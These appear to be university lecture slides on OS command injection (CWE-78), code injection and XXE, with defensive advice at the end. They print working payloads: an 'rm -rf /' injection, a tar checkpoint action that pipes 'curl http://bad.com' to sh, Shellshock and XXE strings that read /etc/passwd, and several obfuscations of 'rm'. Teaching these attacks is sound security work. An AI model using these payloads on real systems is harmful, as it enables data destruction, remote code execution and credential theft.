CWE-78
OS Command Injection

JOÃO PAULO BARRACA

CWE-78 - OS Command Injection

Improper Neutralization of Special Elements used in an OS Command

… allow attackers to execute unexpected, dangerous commands directly on the operating system.

CWE-78 - OS Command Injection

Can lead to a vulnerability in environments in which the attacker does not have direct access to the operating system.

- Remote Code Execution

Can allow the attacker to specify commands that normally would not be accessible

Can allow alternate commands with privileges that the attacker does not have.

- Privilege Escalation from a standard user to another user, or an administrator

Exacerbated if the compromised process does not follow the principle of least privilege

- The attacker-controlled commands may run with special system privileges increasing the damage

CWE-78 - OS Command Injection

Potential attack surface is broad

Most languages have exec capabilities: system in PHP, Python, C, C++…

- Python: `os.system("command")`, C: `exec` or `system`

Filenames can be used to store commands (using shell expansions)

Some Web technologies (CGI) may have server side includes with exec

Some databases include exec alike commands (Oracle, MSSQL):

```
DBMS_SCHEDULER.CREATE_JOB(job_name => ...,
                          job_type => 'EXECUTABLE',
                          job_action => '...',
)
```

Command Override

Application accepts an input that it uses to fully select which program to run, as well as which commands to use.

- May be useful for diagnostic purposes
- Application uses exec, system, CreateProcess…

A crafted payload may subvert the entire execution path

Attacker may run a single command, or a chain of commands

- A single command may be disastrous: reverse shell, mass deletion

Argument Exploitation

Application runs program as part of normal operation

- Example: create a backup of a database to a compressed file

A crafted payload may execute user-controlled commands before or after the expected program, exploiting the tool arguments

- The programs will mostly execute
- But other programs may be called

Argument Exploitation

```php
<?php
      $host = $_POST['hostname'];
      $command = 'ping -c 3' . $host;
      system($command);
?>
```

Developer expects an IP Address or hostname

- But doesn't do any kind of validation

Custom payload can inject commands: `hostname=localhost; rm -rf /`

- Result is 2 commands: `ping -c 3 localhost; rm -rf /`

Argument Exploitation

Application asks user for the name for the backup file and backups a home directory:

```
tar -jcf user_backup_name.tar.bz2 /home/user
```

Argument Exploitation

Application asks user for the name for the backup and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

User provides the following name:

```
 .tar.bz2 --checkpoint=1 --checkpoint-action=exec='curl
http://bad.com|sh' /etc/issue; #
```

Argument Exploitation

Application asks user for the name for the backup and backups a home directory:

```
tar –jcf user_backup_name.tar.bz2 /home/user
```

Program executes:

```
tar -jcf user_.tar.bz2 --checkpoint=1 --checkpoint-action=exec='curl http://bad.com|sh' /etc/issue; # /home/user
```

tar

Why…

The tar tool creates compressed files from archives, folders, and generic data.

Because the process can take a long time, it allows checkpoints where actions are executed, usually to notify users.


Each every NUMBERth record it executes a checkpoint-action

The checkpoint action is:

- Get a file from http://bad.com
- Execute the file as a bash script

CVE-2020-9478

OS Command Injection through file restore functionality



Code executed:

```
bash -c '/usr/bin/sudo' -n bash -c "bash '/tmp/vmware-
hostname_1180-4210953646/hostname_vmware234/restoreFromZip.sh'
'/tmp;'"
```

CVE-2020-9478

```
destDir="$1"

tgzFile="files.tgz"

if [ -z "$destDir" ]; then

    echo "No destDir given"

    exit 1

fi

mkdir -p "$destDir" &&  tar -xpzf "$tgzFile" -C "$destDir" --
numeric-owner || exit 1
```

GTFOBins, LOLBAS, LOLESXi, LOLDrivers

LOLBAS: Living Off The Land Binaries and Scripts (and also Libraries)
- Windows executables, binaries and scripts which allow actions important for OS injection attacks
- https://lolbas-project.github.io/
- Example: **`Excel.exe`** allows downloading files: excel.exe http://bad.com/code.exe

GTFOBins: Curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions
- https://gtfobins.github.io/
- Example: **`find`** allows executing one command per file: find . –exec command \;

LOLESXi: Curated list of living off the land behaviors observed via public reporting
- https://lolesxi-project.github.io/LOLESXi/
- Example: `systemctl` allows controlling services

LOLDrivers: Curated list of Windows drivers used by adversaries to bypass security controls and carry out attacks
- https://www.loldrivers.io/
- Example: `LenovoDiagnosticsDriver.sys` is vulnerable to CVE-2022-3699
  - Incorrect access control for the Lenovo Diagnostics Driver allows a low-privileged user the ability to issue device IOCTLs to perform arbitrary physical/virtual memory read/write.

Environmental Variables

Command execution is affected by environmental variables

- They are not present in the command line executed, just exist in the current context

In another words: commands process environmental variables

- Controlling environmental variables may provide control over a program

Case Study: PATH variable

- Contains a list of folders, which are searched when a command is issued
- If PATH="`/bin;/sbin;/usr/bin;/usr/sbin`", `system("ls")` will lead to `bash` searching for `ls` in those folders
- If an attacker controls PATH it may make an application call a different binary

Environmental Variables

```
host:/sec$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

host:/sec$ ls -la

drwxr-xr-x 1 user user   4096 Nov  5 23:36 .

drwxrwxrwt 1 root root   4096 Nov  5 23:39 ..

-rwxr-xr-x 1 user user 455584 Nov  5 23:36 ls

host:/sec$ export PATH=/sec

host:/sec$ ls -la
Evil code here!
```

CVE-2014-6271 - Shellshock

Summary: Bash executes code present after the declaration of a function placed on an environmental variable

```
env 'FUNCTION()=() { :; } echo "Bad code“’
```

Will result in executing echo "Bad code"

- Issues seems to be innocuous as an attacker that calls env could call other command directly

But… Some servers create env variables based on user content.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation

1. Server receives a request
2. Server prepares the execution of the script
3. Server executes the script
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. **Server prepares the execution of the script**
3. Server executes the script
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

CGI: Common Gateway Interface

- Simple way of executing scripts that interact with clients through a web server

Operation:

1. Server receives a request
2. **Server creates environmental variables with the request content**
   - **URI parameters**
   - **REQUEST body**
   - **ALL HTTP HEADERS!**
3. Server executes the script
   - If script uses bash at any point (e.g, Perl script that uses system), environmental variables may be executed
4. Server returns the output to the client as the HTTP Response Body
   - There are ways of returning headers also.

CVE-2014-6271 - Shellshock

```
User-Agent: () { :;}; echo "passwd: " $(</etc/passwd)
```

The User-Agent HTTP Header is converted into a ENV Variable

Bash will execute the echo command with the content of the /etc/passwd file

- Output will be sent to clients as the response body

Many others: https://www.fireeye.com/blog/threat-research/2014/09/shellshock-in-the-wild.html

Parameter Expansion

Shell expands several characters provided in the command line

- Most important: *
- Replaced by all files in the current scope
- Usage: `ls *`

What people thing that it does: list all files

What it really does: list a list of filenames provided by bash

- Asterisk is converted to the effective name of the files

Parameter Expansion

```
$ ls *
File.txt

$ touch -- '-la'

$ ls
-la  file.txt

$ ls *
-rwxr-xr-x 1 user user 455584 Nov  5 23:36 file.txt
```

Parameter Expansion

```
$ ls *
File.txt

$ touch -- '-la'

$ ls
-la  file.txt

$ ls *
-rwxr-xr-x 1 user user 455584 Nov  5 23:36 file.txt
```

The asterisk will be expanded to all files.
Command will be **ls -la file.txt**

Code Injection - CWE-94

Languages frequently have means for including external code directly

- Import clauses: import code from a library, which in reality is a file somewhere in a list of folders
- Eval/include/input clauses: include code directly from a text string

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
        $name = $_GET["name"];
        $message = $_GET["message"];
        $handle = fopen($MessageFile, "a+");
        fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
        fclose($handle); echo "Message Saved!<p>\n";
} else if ($_GET["action"] == "ViewMessages") {
        include($MessageFile);
}
```

Code Injection - CWE-94

Languages frequently have means for including external code directly

- Import clauses: import code from a library, which in reality is a file somewhere in a list of folders
- Eval/include/input clauses: include code directly from a text string

```
$MessageFile = "cwe-94/messages.out";
if ($_GET["action"] == "NewMessage") {
        $name = $_GET["name"];
        $message = $_GET["message"];
        $handle = fopen($MessageFile, "a+");
        fwrite($handle, "<b>$name</b> says '$message'<hr>\n");
        fclose($handle); echo "Message Saved!<p>\n";
} else if ($_GET["action"] == "ViewMessages") {
        include($MessageFile);
}
```

XML Injection – XXE - CWE-611

Improper Restriction of XML eXternal Entity Reference

- XML allows the inclusion of external entities, which may include existing files
- Vulnerability exposed if textual input contains XML
  - May be used as a second order attack with text in a file or database

Can be used to many things and in particular read files or execute code

```
<?xml version="" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck>
    <productId>&xxe;</productId>
</stockCheck>
```

XML Injection – XXE - CWE-611

Improper Restriction of XML eXternal Entity Reference

- XML allows the inclusion of external entities, which may include existing files
- Vulnerability exposed if textual input contains XML
  - May be used as a second order attack with text in a file or database

Can be used to many things and in particular read files or execute code

```
<?xml version="" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "expect://curl$IFS-O$IFS’1.1.1.1/shell.php"> ]>
<stockCheck>
    <productId>START_&xxe;_END</productId>
</stockCheck>
```

Avoiding OS Injection

Never execute system commands from an application

- Creating an application that exploits existing tools allows faster development, but the risk is gigantic

Be careful about imported dependencies. They may execute commands.

- https://github.com/geerlingguy/Ping/blob/1.x/JJG/Ping.php

Do not believe others, as sometimes they may be wrong

- https://stackoverflow.com/questions/50846131/python-ping-script

Avoiding OS Injection

If you really need to execute system commands from an application

Process all inputs before the command executes

- And assume a potential vulnerability

Strategies:

- Only allow a subset of commands and arguments
- Forbit specific commands or characters
- Escape special characters

It is complex to consider all possible situations for the environments where an application may execute.

- Loopholes may appear in the future.
- `regex` frequently only parses the first line (text up to 0x13) and ignores the rest
- `rm` can be written as `r'm'` or `r"m"` or `r\m` or `$'\x72\x6d'` or `$(xxd -r -p <<< 726d)`or `xargs -I {} bash -c '{}m' <<< r`

Avoiding OS Injection

Drop privileges to a non-privileged user (nobody)

- User should only have access to its work files
  - Difficult to implement as there are many world readable/executable files
- Will limit impact to the permissions associated with the user

Isolate execution using virtualization/containers/sandboxes

- Will limit impact to the virtualized/constrained environment
- Virtual Machines provide broad isolation, still may present a wide surface
- Containers typically provide less attack surface (less tools available)
- Sandboxes can be very restrictive (SELinux, AppArmor…)

Do not rely on well known mechanisms such as the PATH

- Use absolute paths for all commands